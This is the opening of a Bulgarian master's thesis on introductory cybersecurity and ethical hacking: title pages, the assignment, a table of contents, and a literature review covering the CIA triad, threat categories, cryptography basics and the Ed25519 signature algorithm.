



**ХИМИКОТЕХНОЛОГИЧЕН И  
МЕТАЛУРГИЧЕН УНИВЕРСИТЕТ**  
**Факултет по химично и системно инженерство**  
**Катедра „Автоматизация на производството“**

# **ДИПЛОМНА РАБОТА**

**за придобиване на образователната и квалификационна степен**  
**„Магистър“**

**„Първи стъпки в киберсигурността и етичното хакерство“**

**Ръководител на катедра:**

**/ Доц. д-р инж. Пламен Василев /**

**Ръководител:**

**/ Гл. ас. д-р инж. Васил Методиев /**

**Студент:**

**/ Кирил Николаев Кискинов, МС1625 /**

**София, 2026 г.**



**UNIVERSITY OF CHEMICAL TECHNOLOGY  
AND METALLURGY**

**Faculty of Chemical and System Engineering  
Industrial Automation Department**

# **M A S T E R ' S   T H E S I S**

**for acquiring the educational and qualification degree of "Master"**

**„First steps in cybersecurity and ethical hacking“**

**Head of department:**

**/ Assoc. Prof. Dr. Eng. Plamen Vasilev /**

**Supervisor:**

**/ Chief Assist. Prof. Dr. Eng. Vasil Metodiev /**

**Student:**

**/ Kiril Nikolaev Kiskinov, MC1625 /**

**Sofia, 2026**

**ХИМИКОТЕХНОЛОГИЧЕН И МЕТАЛУРГИЧЕН УНИВЕРСИТЕТ**  
**ФАКУЛТЕТ ПО СИСТЕМНО И ХИМИЧНО ИНЖЕНЕРСТВО**  
**КАТЕДРА: “АВТОМАТИЗАЦИЯ НА ПРОИЗВОДСТВОТО”**

---

**Специалност:** *“Автоматика и информационни технологии”*

**Образователно-квалификационна степен:** МАГИСТЪР

Утвърдил:

Ръководител на катедра АП:.....

/доц. д-р инж. Пламен Василев/

**ЗАДАНИЕ**  
**ЗА ДИПЛОМНА РАБОТА**

на студента Кирил Николаев Кискинов, Фак.№ МС1625

**Тема на дипломната работа**

„Първи стъпки в киберсигурността и етичното хакерство“

1. Да се проучи как се създава Ed25519 двойка ключове. Да се създаде криптиран бекъп на група файлове и да се покаже процеса на архивиране и разархивиране, както и с коя команда може да се изтрият файловете сигурно.
2. Да се сканира произволен интернет сървър с инструмента nmap и да се опише за какво се ползва всяка услуга на отдалечения сайт. Да се извърши сканиране на порт 443 посредством инструмента sslscan и да се коментира получената информация.
3. Да се инсталират две виртуални машини (Kali – атакуваща машина, Metasploitable – машина цел) в среда на VirtualBox. Да се проведе една атака с инструмента hydra. Да се анализира резултата от атаката.
4. Да се сканира сайта на ХТМУ посредством инструмента OWASP ZAP. Да се посочат 5 уязвимости и да се обясни риска, който носят за системата. Да се предложат мерки за смекчаване на тези рискове.

Дата на получаване  
на заданието: 06.05.2025г.

Студент:.....

/Кирил Кискинов, МС1625/

Срок за предаване  
на дипломната работа: 23.09.2025г.

Ръководител:.....

/гл.ас.д-р инж. Васил Методиев/

**ХИМИКОТЕХНОЛОГИЧЕН И МЕТАЛУРГИЧЕН УНИВЕРСИТЕТ**

СОФИЯ

**ДЕКЛАРАЦИЯ ЗА АВТОРСТВО**

Име \_\_\_\_\_

Факултетен № \_\_\_\_\_

Катедра: \_\_\_\_\_

Факултет: \_\_\_\_\_

**Заглавие на дипломната работа:**

---

---

---

---

С настоящето потвърждавам, че целият материал е разработен от мен, с изключение на специално посочените пасажки, и че:

- ☒ Ясно съм посочил/а използваните източници в текста и библиографската справка
- ☒ Посочил/а съм източниците на всички снимки, таблици, графики и др. които не са резултат на моя труд;
- ☒ Не съм използвал/а курсови работи, доклади, реферати, есета, на настоящи и бивши студенти в обем, по-голям от 25% от общия обем на материала;
- ☒ Спазвал/а съм избрана система за цитиране в целия обем на разработката;
- ☒ Съобразил/а съм се със всички критерии и изисквания за недопускане на плагиатство, посочени в общоприетите критерии, като претенция за авторство на произведение, което в действителност е създадено от друг;
- ☒ В случай, че за разработване на дипломната работа в нейната цялост съм използвал/а изкуствен интелект съм се съобразил/а с „Правилата за използване на изкуствен интелект при изготвяне на дипломни работи“ и „Политиката за използването на изкуствен интелект (ИИ)“ в ХТМУ.

---

Запознат съм, че всяко мое невярно твърдение в тази декларация ще бъде санкционирано в съответствие с нормативната уредба на ХТМУ, а когато то е в особено голям обем може да доведе до анулиране на получената от мен диплома.

Подпис:

Дата:  
София

# Съдържание

|                                                                                                    |    |
|----------------------------------------------------------------------------------------------------|----|
| Увод.....                                                                                          | 1  |
| Литературен обзор .....                                                                            | 2  |
| 1. Основи на киберсигурността .....                                                                | 2  |
| 1.1 Понятие за киберсигурност и нейното значение.....                                              | 2  |
| 1.2 Основни принципи на информационната сигурност (конфиденциалност, цялостност, достъпност) ..... | 3  |
| 1.3 Видове киберзаплахи и атаки.....                                                               | 5  |
| 2. Криптография като основен елемент на киберсигурността .....                                     | 7  |
| 2.1 Основни понятия в криптографията .....                                                         | 7  |
| 2.2 Симетрично и асиметрично криптиране .....                                                      | 8  |
| 2.3 Криптографски ключове и цифрови подписи.....                                                   | 9  |
| 2.4 Алгоритъмът Ed25519 - характеристики и приложения.....                                         | 10 |
| 2.5 Архивиране, криптирани бекъпи и сигурно изтриване на данни .....                               | 12 |
| 3. Етично хакерство и тестове за проникване .....                                                  | 13 |
| 3.1 Същност и цели на етичното хакерство .....                                                     | 13 |
| 3.2 Разграничение между етично хакерство и злонамерени атаки.....                                  | 14 |
| 3.3 Основни етапи на тестовете за проникване .....                                                 | 15 |
| 3.4 Правни и етични аспекти на етичното хакерство.....                                             | 17 |
| 4. Технологии за анализ на сигурността.....                                                        | 18 |
| 4.1 Мрежово сканиране и анализ на услуги.....                                                      | 18 |
| 4.2 Анализ на криптографската сигурност на TLS/SSL.....                                            | 19 |
| 4.3 Атаки чрез груба сила .....                                                                    | 21 |
| 4.4 Виртуализация като среда за тестове за сигурност.....                                          | 22 |
| 5. Сигурност на уеб приложенията .....                                                             | 23 |
| 5.1 Основни уязвимости при уеб приложения.....                                                     | 23 |
| 5.2 OWASP Top 10 – обзор .....                                                                     | 24 |
| 5.3 Оценка на риска и мерки за смекчаване на уязвимости .....                                      | 26 |
| 6. Изводи от литературния обзор .....                                                              | 27 |
| Експериментална част .....                                                                         | 28 |
| 7. Обекти на изследване .....                                                                      | 28 |
| 7.1 Операционна система GNU/ Linux и основни командни инструменти .....                            | 28 |
| 7.2 Виртуализационна среда VirtualBox и сървърна платформа Ubuntu Server .....                     | 30 |
| 7.3 Предназначение на инструмента nmap.....                                                        | 31 |

|      |                                                                                         |    |
|------|-----------------------------------------------------------------------------------------|----|
| 7.4  | Предназначение на инструмента sslscan .....                                             | 32 |
| 7.5  | Предназначение на инструмента hydra .....                                               | 33 |
| 7.6  | Тестова лабораторна среда: Kali Linux и Metasploitable.....                             | 33 |
| 7.7  | Инструментът OWASP ZAP и неговото приложение.....                                       | 34 |
| 8.   | Методи на изследване .....                                                              | 35 |
|      | Обсъждане на експерименталните резултати .....                                          | 37 |
| 9.   | Архивиране на информация.....                                                           | 37 |
| 9.1  | Създаване на Ed25519 двойка ключове.....                                                | 37 |
| 9.2  | Копиране на публичния ключ на отдалечен сървър .....                                    | 38 |
| 9.3  | Създаване на криптиран бекъп на група файлове.....                                      | 38 |
| 9.4  | Сигурно изтриване на файлове .....                                                      | 44 |
| 10.  | Сканиране чрез инструментите nmap и sslscan.....                                        | 46 |
| 10.1 | Сканиране на интернет сървъри с nmap.....                                               | 46 |
| 10.2 | Сканиране на порт 443 на dir.bg посредством инструмента sslscan.....                    | 49 |
| 10.3 | Показване типа на OS на сървър чрез nmap.....                                           | 52 |
| 10.4 | Откриване на нестандартни отворени портове.....                                         | 53 |
| 11.  | Симулирана атака чрез груба сила с инструмента hydra, Kali Linux и Metasploitable ..... | 55 |
| 12.  | Сканиране на сайта на ХТМУ за уязвимости посредством OWASP ZAP .....                    | 68 |
| 12.1 | Уязвимост 1: Hash Disclosure - Mac OSX salted SHA-1 .....                               | 68 |
| 12.2 | Уязвимост 2: Absence of Anti-CSRF Tokens.....                                           | 70 |
| 12.3 | Уязвимост 3: Content Security Policy (CSP) Header Not Set .....                         | 71 |
| 12.4 | Уязвимост 4: Big Redirect Detected (Potential Sensitive Information Leak).....          | 73 |
| 12.5 | Уязвимост 5: Cookie Without Secure Flag .....                                           | 75 |
|      | Заклучение .....                                                                        | 77 |
|      | Литература.....                                                                         | 79 |

## Списък на фигурите

|                                                                                                          |    |
|----------------------------------------------------------------------------------------------------------|----|
| Фиг. 1 Трите принципа на триадата могат да се разглеждат като трите страни на триъгълник [4] .....       | 4  |
| Фиг. 2 Заплахи за киберсигурността по видове [1] .....                                                   | 6  |
| Фиг. 3 Разлика между симетрично и асиметрично криптиране [7] .....                                       | 8  |
| Фиг. 4 Основен изглед от създадените виртуални среди във VirtualBox .....                                | 30 |
| Фиг. 5 Генериране на Ed25519 двойка ключове .....                                                        | 37 |
| Фиг. 6 Създаване на директория с име example_backup и някои примерни файлове .....                       | 39 |
| Фиг. 7 Архивиране на текущата директория .....                                                           | 39 |
| Фиг. 8 Резултати след разархивиране на encrypted_backup.zip .....                                        | 40 |
| Фиг. 9 Създаване на tar архив .....                                                                      | 41 |
| Фиг. 10 Шифроване на архива tar.bz2 с помощта на GPG .....                                               | 42 |
| Фиг. 11 Разопаковане и дешифриране на архива tar.bz2 .....                                               | 43 |
| Фиг. 12 Разархивиране на decrypted_archive.tar.bz2 .....                                                 | 44 |
| Фиг. 13 Сигурно изтриване на файл с команда srm .....                                                    | 45 |
| Фиг. 14 Сканиране на abv.bg и dir.bg чрез nmap .....                                                     | 46 |
| Фиг. 15 Резултат след сканиране на порт 443 .....                                                        | 49 |
| Фиг. 16 Откриване на ОС на localhost .....                                                               | 52 |
| Фиг. 17 Опит за откриване на ОС на dir.bg .....                                                          | 53 |
| Фиг. 18 Откриване на нестандартни отворени портове на dir.bg .....                                       | 54 |
| Фиг. 19 Изглед от работния плот на Kali Linux в подготовка за атаката .....                              | 56 |
| Фиг. 20 Сканиране с nmap с цел откриване на активни машини .....                                         | 57 |
| Фиг. 21 Откриване на машината жертва .....                                                               | 58 |
| Фиг. 22 Атака чрез груба сила срещу FTP услуга с инструмента Hydra .....                                 | 59 |
| Фиг. 23 Резултат след изпълнение на командата hydra отново с цел бързодействие .....                     | 61 |
| Фиг. 24 Установяване на отдалечен достъп и поемане на контрол над целевата машина чрез SSH .....         | 62 |
| Фиг. 25 Създаване на нов потребител в системата Metasploitable .....                                     | 63 |
| Фиг. 26 Влизане като потребител kali и разузнаване на файловата система .....                            | 64 |
| Фиг. 27 Извличане на файлове от Metasploitable към Kali Linux .....                                      | 65 |
| Фиг. 28 Окончателно потвърждение на резултатите от проведената атака .....                               | 67 |
| Фиг. 29 Идентифициране на уязвимост „Hash Disclosure - Mac OSX salted SHA-1“ .....                       | 68 |
| Фиг. 30 Идентифициране на уязвимост „Absence of Anti-CSRF Tokens“ .....                                  | 70 |
| Фиг. 31 Идентифициране на уязвимост „Content Security Policy (CSP) Header Not Set“ .....                 | 71 |
| Фиг. 32 Идентифициране на уязвимост „Big Redirect Detected (Potential Sensitive Information Leak)“ ..... | 73 |
| Фиг. 33 Идентифициране на уязвимост „Cookie Without Secure Flag“ .....                                   | 75 |

## Списък на таблиците

|                                             |    |
|---------------------------------------------|----|
| Таблица 1 Основни команди в GNU/Linux ..... | 29 |
|---------------------------------------------|----|

## Увод

В съвременния дигитален свят информационните технологии са неразделна част от почти всички обществени и бизнес процеси. С нарастващата дигитализация се увеличава и броят на киберзаплахите, насочени към информационните системи, мрежи и данни [1]. Киберсигурността се утвърждава като ключова област, чиято цел е защитата на информационните ресурси от неоторизиран достъп, злоупотреби, загуба или компрометиране. В този контекст етичното хакерство заема важно място като практическа дисциплина, чрез която се идентифицират уязвимости и се оценява нивото на сигурност на дадени системи по легитимен и контролиран начин [2].

Акцентът на настоящата дипломна работа е поставен върху криптографски механизми, мрежово сканиране, анализ на услуги, провеждане на контролирани атаки и откриване на уеб уязвимости. Чрез практическа работа с утвърдени инструменти се цели изграждане на базови умения за оценка на сигурността и разбиране на потенциалните рискове за информационните системи.

*Основната цел* на дипломната работа е да се изследват и приложат основни подходи, инструменти и техники в областта на киберсигурността и етичното хакерство чрез практически примери, с цел придобиване на начални знания и умения за анализ, защита и оценка на сигурността на информационни системи. За постигане на целта бяха поставени за решаване *следните задачи*:

1. Да се проучи създаването на Ed25519 двойка ключове и да се реализира криптиран бекъп на файлове, включително процесите на архивиране, разархивиране и сигурно изтриване.
2. Да се извърши мрежово сканиране на интернет сървър с инструмента nmap и анализ на предоставяните услуги, както и сканиране на порт 443 с инструмента sslscan и интерпретация на резултатите.
3. Да се инсталират и конфигурират виртуални машини Kali Linux и Metasploitable във VirtualBox и да се проведе контролирана атака с инструмента hydra, последвана от анализ на резултатите.
4. Да се осъществи сканиране на уеб сайта на ХТМУ с инструмента OWASP ZAP, да се идентифицират уязвимости, да се оцени свързаният с тях риск и да се предложат мерки за неговото ограничаване.

# Литературен обзор

## 1. Основи на киберсигурността

### 1.1 Понятие за киберсигурност и нейното значение

*Киберсигурността* представлява съвкупност от принципи, политики, методи и технологии, насочени към защитата на информационните системи, компютърните мрежи, устройствата и данните от неоторизиран достъп, злоупотреба, разрушаване или нарушаване на тяхната нормална работа. В условията на глобална дигитализация и масово използване на интернет-базирани услуги, киберсигурността се утвърждава като критичен елемент за устойчивото функциониране на съвременните организации и общества [3]. Тя обхваща както технически аспекти, свързани със защитата на хардуер и софтуер, така и организационни и човешки фактори, включително политики за сигурност, обучение на персонала и управление на риска.

Значението на киберсигурността нараства пропорционално с увеличаването на обема и стойността на цифровата информация. Данните се превръщат в стратегически ресурс, а тяхната загуба, компрометиране или неправомерно използване може да доведе до сериозни финансови щети, нарушаване на репутацията, правни последици и застрашаване на личната неприкосновеност [3]. Освен това, развитието на облачните технологии, интернет на нещата и мобилните платформи значително разширява повърхността за атаки, което изисква прилагането на все по-сложни и адаптивни механизми за защита.

Киберсигурността има ключова роля и в контекста на националната и критичната инфраструктура, където атаките срещу енергийни системи, транспортни мрежи, здравеопазване и държавни информационни ресурси могат да имат сериозни обществени последици. Поради това тя не се разглежда единствено като технически проблем, а като стратегически приоритет, изискващ координация между технологични решения, законодателна рамка и международно сътрудничество.

В този смисъл киберсигурността може да бъде определена като динамична и интердисциплинарна област, която непрекъснато се развива в отговор на нововъзникващите заплахи и технологични иновации [3]. Ефективната защита на

информационните системи изисква систематичен подход, базиран на анализ на риска, превенция, навременно откриване на инциденти и адекватна реакция при нарушения на сигурността. Именно чрез прилагането на такива подходи се създават предпоставки за надеждно и сигурно функциониране на дигиталната среда.

## **1.2 Основни принципи на информационната сигурност (конфиденциалност, цялостност, достъпност)**

В основата на информационната сигурност стои т.нар. *CIA (confidentiality, integrity and availability) триада*, която обединява трите фундаментални принципа – *конфиденциалност, цялостност и достъпност* [4]. Тези принципи служат като концептуална рамка за проектиране, оценка и управление на мерките за защита на информацията и информационните системи. Те са тясно взаимосвързани и нарушаването на който и да е от тях може да доведе до сериозни последици за сигурността и нормалното функциониране на дадена система.

Конфиденциалността се отнася до защитата на информацията от неоторизиран достъп и разкриване [4]. Тя гарантира, че чувствителните данни са достъпни единствено за упълномощени лица, системи или процеси. Нарушаването на конфиденциалността може да доведе до изтичане на лични данни, търговски тайни или класифицирана информация, което често има сериозни правни и финансови последици. За осигуряване на конфиденциалност се прилагат различни механизми, като *криптографски алгоритми, контрол на достъпа, автентикация и авторизация, както и политики за управление на потребителските права*. В контекста на съвременните информационни системи конфиденциалността е особено важна при обмена на данни през публични мрежи и при съхранението на информация в облачни среди.

Цялостността на информацията има за цел да гарантира нейната точност, пълнота и непромененост по време на съхранение, обработка и предаване [4]. Този принцип осигурява защита срещу неоторизирани или случайни промени на данните, които биха могли да доведат до неправилни решения, нарушени процеси или загуба на доверие в системата. Нарушаването на цялостността може да бъде резултат както от злонамерени атаки, така и от технически грешки или човешки фактор. За поддържане на цялостността се използват механизми като *хеш функции, цифрови подписи, контролни суми и системи*

за контрол на версиите. Тези средства позволяват своевременно откриване на промени в данните и осигуряват доказуемост на тяхната автентичност.

Достъпността представлява гаранцията, че информацията и свързаните с нея ресурси са налични за оторизираните потребители в необходимия момент [4]. Липсата на достъпност може да доведе до прекъсване на бизнес процеси, загуба на продуктивност и сериозни икономически щети. Атаки като отказ от услуга, хардуерни повреди или неправилна конфигурация на системите могат значително да ограничат достъпността на услугите. За нейното осигуряване се прилагат мерки като *резервираност на ресурсите, архивиране на данни, мониторинг на системите и планиране за възстановяване при инциденти*. Високото ниво на достъпност е особено критично за системи, предоставящи непрекъснати услуги, като уеб платформи, финансови и здравни информационни системи.

Взаимният баланс между конфиденциалност, цялостност и достъпност (Фиг. 1) е от съществено значение за ефективната информационна сигурност. Прекомерният акцент върху един от принципите може да доведе до компромис с останалите, поради което управлението на сигурността изисква цялостен и добре структуриран подход. CIA триадата служи като основа за разработване на политики за сигурност, избор на защитни механизми и оценка на рисковете, което я прави незаменим концептуален модел в областта на киберсигурността.



Фиг. 1 Трите принципа на триадата могат да се разглеждат като трите страни на триъгълник [4]

### 1.3 Видове киберзаплахи и атаки

*Киберзаплахите и атаките* представляват основен риск за сигурността на информационните системи и са пряко свързани с нарушаването на принципите на конфиденциалност, цялостност и достъпност. С развитието на информационните технологии и увеличаването на сложността на дигиталната инфраструктура, методите за осъществяване на атаки стават все по-разнообразни и усъвършенствани [5]. Киберзаплахите могат да бъдат както целенасочени и добре планирани, така и автоматизирани, като в много случаи комбинират различни техники за постигане на максимален ефект.

*Зловредният софтуер* представлява една от най-разпространените форми на киберзаплахи (Фиг.2). Той включва програми и кодове, създадени с цел компрометиране на системи, кражба на информация или нарушаване на нормалната работа на устройства и мрежи. Сред основните видове зловреден софтуер се открояват *вируси, червеи, троянски коне, шпионски софтуер и ransomware* [5]. Всеки от тези типове има специфичен механизъм на действие, но общата им цел е получаване на неоторизиран контрол или достъп до ресурси. Зловредният софтуер често се разпространява чрез електронна поща, заразени файлове, компрометирани уебсайтове или уязвимости в операционни системи и приложения. Последствията от подобни атаки могат да включват загуба на данни, финансови щети и дългосрочно нарушаване на доверието към засегнатите системи.


*Мрежовите атаки* са насочени към комуникационната инфраструктура и протоколите, които осигуряват обмена на данни между устройствата. Тези атаки целят прихващане, модифициране или прекъсване на мрежовия трафик, както и получаване на неоторизиран достъп до мрежови услуги. Типични примери за мрежови атаки са *атаките тип отказ от услуга, подслушване на трафик, атаки „човек по средата“, сканиране на портове и експлоатиране на слабо защитени услуги* [5]. Мрежовите атаки често служат като първоначален етап за по-нататъшни компрометиращи действия, тъй като позволяват събиране на информация за целевата система и идентифициране на потенциални уязвимости. Поради това защитата на мрежовата инфраструктура е ключов компонент от цялостната стратегия за киберсигурност.

Атаките срещу уеб приложения са насочени към уеб-базирани системи и услуги, които са широко използвани в съвременната дигитална среда. Те експлоатират слабости в логиката на приложенията, неправилна конфигурация или недостатъчна валидация на входните данни. Сред най-често срещаните атаки в тази категория са *SQL инжекции*, *междусайтов скриптинг*, *кражба на сесия (session hijacking)*, *неправилно управление на удостоверяване и контрол на достъпа* [5]. Поради публичната достъпност на уеб приложенията, те често са предпочитана цел за атакуващите. Успешните атаки могат да доведат до изтичане на чувствителна информация, компрометиране на потребителски акаунти и пълен контрол върху приложението или сървъра. Това налага прилагането на специализирани инструменти и методологии за анализ и тестване на сигурността на уеб приложенията.

Зловредният софтуер, мрежовите атаки и атаките срещу уеб приложения представляват основните категории киберзаплахи, с които се сблъскват съвременните информационни системи. Разбирането на техните характеристики и механизми на действие е предпоставка за ефективна защита и за прилагане на адекватни мерки за превенция и реагиране при инциденти.

## Заплахи за киберсигурността по видове

Процентен дял от общия брой регистрирани заплахи



Фиг. 2 Заплахи за киберсигурността по видове [1]

## 2. Криптография като основен елемент на киберсигурността

### 2.1 Основни понятия в криптографията

*Криптографията* представлява научна и приложна област, която се занимава с разработването и анализа на методи за защита на информацията чрез преобразуване на данните по начин, който ги прави неразбираеми за неоторизирани лица [6]. Тя е един от основните стълбове на киберсигурността и играе ключова роля в осигуряването на конфиденциалност, цялостност и достъпност на информацията в дигиталната среда. С развитието на информационните технологии криптографията намира широко приложение в комуникационните протоколи, системите за удостоверяване, защитата на данни и електронната търговия.

Основно понятие в криптографията е *криптографският алгоритъм*, който представлява формализирана последователност от стъпки за преобразуване на входни данни в защитена форма [6]. Алгоритмите се използват за криптиране и декриптиране на информация, като тяхната сигурност се основава на математически принципи и изчислителна сложност. В практиката сигурността на една криптографска система не зависи от тайността на алгоритъма, а от защитата на използвания *криптографски ключ*. Ключът представлява параметър, който определя конкретния начин на преобразуване на данните и е от съществено значение за устойчивостта на системата срещу атаки.

*Криптирането* е процесът на преобразуване на четимата информация, наричана открит текст, в нечетима форма, известна като *шифротекст*. Обратният процес, при който шифротекстът се възстановява до първоначалния си вид, се нарича *декриптиране*. Тези процеси позволяват защитеното съхранение и предаване на данни, като гарантират, че дори при прихващане на информацията тя не може да бъде разбрана без съответния ключ. В зависимост от начина на използване на ключовете криптографските методи се разделят на *симетрични* и *асиметрични*, като това разграничение има съществено значение за тяхното приложение и ефективност [6].

Друго фундаментално понятие в криптографията е *хеш функцията*, която преобразува входни данни с произволна дължина в изход с фиксирана дължина, наричан *хеш стойност* [6]. Хеш функциите се използват широко за проверка на цялостността на данните, съхранение на пароли и цифрово подписване. Основните им характеристики включват еднопосочност, устойчивост на колизии и чувствителност към промени във


входа. Благодарение на тези свойства хеш функциите са незаменим инструмент за откриване на неоторизирани промени в информацията.

Криптографията обхваща също и концепцията за *цифровите подписи*, които осигуряват механизъм за удостоверяване на подателя и гарантиране на целостта на данните [6]. Чрез използване на асиметрични криптографски алгоритми цифровите подписи позволяват проверка на автентичността на съобщения и документи, без да е необходимо споделяне на тайни ключове. Това ги прави особено подходящи за използване в разпределени системи и при електронен обмен на информация.

Основните понятия в криптографията формират теоретичната и практическата основа за изграждане на сигурни информационни системи. Разбирането на криптографските алгоритми, ключове, процесите на криптиране и декриптиране, както и ролята на хеш функциите и цифровите подписи, е предпоставка за правилното прилагане на криптографските механизми.

## 2.2 Симетрично и асиметрично криптиране

Симетричното и асиметричното криптиране представляват двата основни подхода за защита на информацията чрез криптографски методи [7]. Те се различават по начина на използване и управление на криптографските ключове, както и по своите предимства, ограничения и области на приложение (Фиг.3).



Фиг. 3 Разлика между симетрично и асиметрично криптиране [7]

Симетричното криптиране се характеризира с използването на един и същ таен ключ както за криптиране, така и за декриптиране на информацията [7]. Този подход позволява бързо и ефективно обработване на големи обеми данни, което го прави подходящ за приложения, изискващи висока производителност. Основно предизвикателство при симетричното криптиране е сигурното разпространение и съхранение на тайния ключ, тъй като компрометирането му води до пълно нарушаване на защитата [6]. Поради тази причина симетричните алгоритми се използват предимно в среди, където съществува предварително установено доверие между страните или са налични защитени канали за обмен на ключове.

Асиметричното криптиране, от своя страна, използва двойка взаимосвързани ключове – публичен и частен [7]. *Публичният ключ* може свободно да бъде разпространяван, докато *частният ключ* се съхранява в тайна от неговия притежател. Информация, криптирана с публичния ключ, може да бъде декриптирана единствено със съответния *частен ключ*, което осигурява високо ниво на сигурност при обмен на данни в отворени мрежи. Този подход решава проблема с разпространението на ключове, характерен за симетричното криптиране, но за сметка на по-висока изчислителна сложност и по-ниска производителност.

В практическите приложения симетричното и асиметричното криптиране често се използват съвместно, като комбинират своите предимства. Типичен пример за това е защитената комуникация в интернет, при която асиметричното криптиране се използва за сигурен обмен на симетричен ключ, а последващият обмен на данни се извършва чрез симетрични алгоритми [6]. Този хибриден подход позволява постигане на високо ниво на сигурност, съчетано с ефективност и мащабируемост.

## **2.3 Криптографски ключове и цифрови подписи**

Криптографските ключове представляват основен елемент на всяка криптографска система, тъй като определят нивото на сигурност и начина, по който се осъществяват процесите на криптиране, декриптиране и удостоверяване [6]. Независимо от използвания алгоритъм, защитата на информацията зависи в значителна степен от правилното генериране, съхранение и управление на ключовете. Компрометирането на криптографски ключ може да доведе до пълно нарушаване на сигурността, което

подчертава необходимостта от прилагане на утвърдени практики за управление на ключове в съвременните информационни системи.

Цифровите подписи представляват криптографски механизъм, който осигурява удостоверяване на подателя, гарантира целостта на данните и предоставя възможност за неотричане на извършеното действие [8]. Те се основават на асиметрични криптографски алгоритми и използват комбинация от хеш функции и криптографски ключове. При създаване на цифров подпис от оригиналното съобщение се генерира хеш стойност, която се криптира с частния ключ на подателя. Получателят може да провери валидността на подписа чрез публичния ключ, като по този начин се увери, че съобщението не е било променяно и че произхожда от заявения източник.

Цифровите подписи намират широко приложение в електронния обмен на документи, защитени комуникации и софтуерното разпространение. Те са основен компонент на инфраструктурите с публични ключове, които осигуряват механизми за управление на удостоверения и доверие между участниците в комуникацията [8]. Благодарение на тези инфраструктури се създава възможност за мащабно и сигурно използване на криптографски услуги в глобални мрежи.

Ефективното управление на криптографските ключове и използването на цифрови подписи са от ключово значение за гарантиране на сигурността на информационните системи. Това включва не само сигурното генериране и съхранение на ключовете, но и тяхната периодична подмяна, отнемане и защита от неоторизиран достъп.

## **2.4 Алгоритъмът Ed25519 - характеристики и приложения**

*Алгоритъмът Ed25519* представлява съвременен криптографски алгоритъм за цифрови подписи, базиран на елиптичнокривова криптография [9]. Той използва кривата Curve25519 и е проектиран с цел постигане на високо ниво на сигурност, ефективност и устойчивост срещу широк спектър от криптографски атаки. Благодарение на тези характеристики Ed25519 се утвърждава като предпочитан избор в множество съвременни криптографски приложения и протоколи.

Една от основните характеристики на Ed25519 е неговата висока производителност, която се изразява в бързо генериране на ключове, създаване и проверка на цифрови подписи [9]. Това го прави особено подходящ за среди с ограничени ресурси, както и за системи, които изискват обработка на голям брой криптографски операции. В същото време алгоритъмът предлага ниво на сигурност, съпоставимо с това на по-традиционни алгоритми за цифрови подписи, но при значително по-малки размери на ключовете и подписите.

Ed25519 е проектиран с фокус върху устойчивостта срещу често срещани имплементационни уязвимости. Алгоритъмът е детерминистичен, което означава, че за дадено съобщение и частен ключ винаги се генерира един и същ подпис [9]. Това елиминира риска от компрометиране на ключове, свързан с използването на слаби или предвидими случайни числа, което е често срещан проблем при други алгоритми за цифрови подписи. Освен това Ed25519 е устойчив на атаки чрез странични канали, когато е правилно имплементиран, което допълнително повишава неговата надеждност.

Друг съществен аспект на Ed25519 е опростеният му модел за използване, който намалява вероятността от грешки при конфигуриране и интеграция [9]. Алгоритъмът има ясно дефинирани параметри и не изисква сложни настройки, което го прави удобен за внедряване в различни софтуерни решения. Това е една от причините Ed25519 да бъде широко използван в системи за сигурна комуникация, контрол на версиите, удостоверяване и защита на софтуерни пакети.

Приложенията на Ed25519 обхващат множество области на киберсигурността. Алгоритъмът се използва в протоколи за сигурна комуникация, системи за управление на идентичности, блокчейн технологии и инструменти за сигурен отдалечен достъп. Широкото му разпространение и поддръжка в съвременни криптографски библиотеки и операционни системи го правят практичен и надежден избор за реални приложения. В контекста на настоящата дипломна работа Ed25519 е използван за създаване на криптографска двойка ключове, която служи като основа за защитено архивиране и удостоверяване на данни.

Ed25519 съчетава високо ниво на сигурност, ефективност и лесна употреба, което го прави подходящ за широк спектър от криптографски приложения. Тези характеристики го утвърждават като съвременен стандарт за цифрови подписи и оправдават избора му за практическата част на настоящата дипломна работа.

## 2.5 Архивиране, криптирани бекъпи и сигурно изтриване на данни

